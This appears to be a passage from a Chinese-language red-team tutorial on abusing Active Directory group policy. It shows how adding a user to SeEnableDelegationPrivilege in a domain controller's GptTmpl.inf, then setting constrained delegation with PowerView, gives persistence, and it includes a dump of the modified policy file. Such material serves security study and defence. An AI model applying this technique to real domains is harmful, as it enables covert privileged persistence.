
相关用法以及细节可看: <http://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/>

GPO其他相关可以看看: <https://wald0.com/?p=179>或者gugu

tools:<https://github.com/FSecureLABS/SharpGPOAbuse>

SeEnableDelegationPrivilege

这是一项在域控本地安全策略里的用户权限, 简单来说, 拥有此权限的用户可以用来配置委派属性, 但是有条件限制, 具体看下图



通过此权限如果你对目标账户有写权限的情况下（如果你有目标的写权限但是没有这个 SeEnableDelegationPrivilege 权限，也是改不了的），那么就可以修改 TRUSTED_FOR_DELEGATION 以及 TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION（msDS-AllowedToDelegateTo）属性，之前我们讲到了，分别是代表了非约束委派和约束委派的属性，默认来说在域内可以配置非约束委派和约束委派的只有管理员

此权限在域控组策略下，也就是 GUID 为 {6AC1786C-016F-11D2-945F-00C04FB984F9}，整体路径为 \DOMAIN \ sysvol \ testlab.local \ Policies \ {6AC1786C-016F-11D2-945F-00C04FB984F9} \ MACHINE \ Microsoft \ Windows NT \ SecEdit \ GptTmpl.inf

通过管理员权限可以修改，添加我们的用户名或者 sid 上去，然后刷新组策略就可以生效了


```
SeInteractiveLogonPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-20,*S-1-5-  
SeLoadDriverPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-20,*S-1-5-19,*S-1-5-82-  
SeMachineAccountPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544  
SeNetworkLogonRight = *S-1-5-32-568,*S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544  
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-90-0,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0  
SeProfileSingleProcessPrivilege = *S-1-5-32-544  
SeRemoteShutdownPrivilege = *S-1-5-32-544  
SeRestorePrivilege = *S-1-5-32-544  
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544  
SeSecurityPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-32-544,*S-1-5-20  
SeShutdownPrivilege = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544  
SeSystemEnvironmentPrivilege = *S-1-5-32-550,*S-1-5-32-544  
SeMachineAccountPrivilege = *S-1-5-11  
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0  
SeProfileSingleProcessPrivilege = *S-1-5-32-544  
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544  
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544  
SeSecurityPrivilege = *S-1-5-21-3599851082-3673913915-4153079188-1132,*S-1-5-32-544  
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544  
SeSystemEnvironmentPrivilege = *S-1-5-32-544  
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544  
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19  
SeTakeOwnershipPrivilege = *S-1-5-32-544  
SeUndockPrivilege = *S-1-5-32-544  
SeEnableDelegationPrivilege = trump,*S-1-5-32-544  
  
secedit [/configure] %*  
PS C:\Users\Administrator>
```

然后就可以通过powerview等方式配置到域控约束委派，达到一个权限维持的效果

可看: <https://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>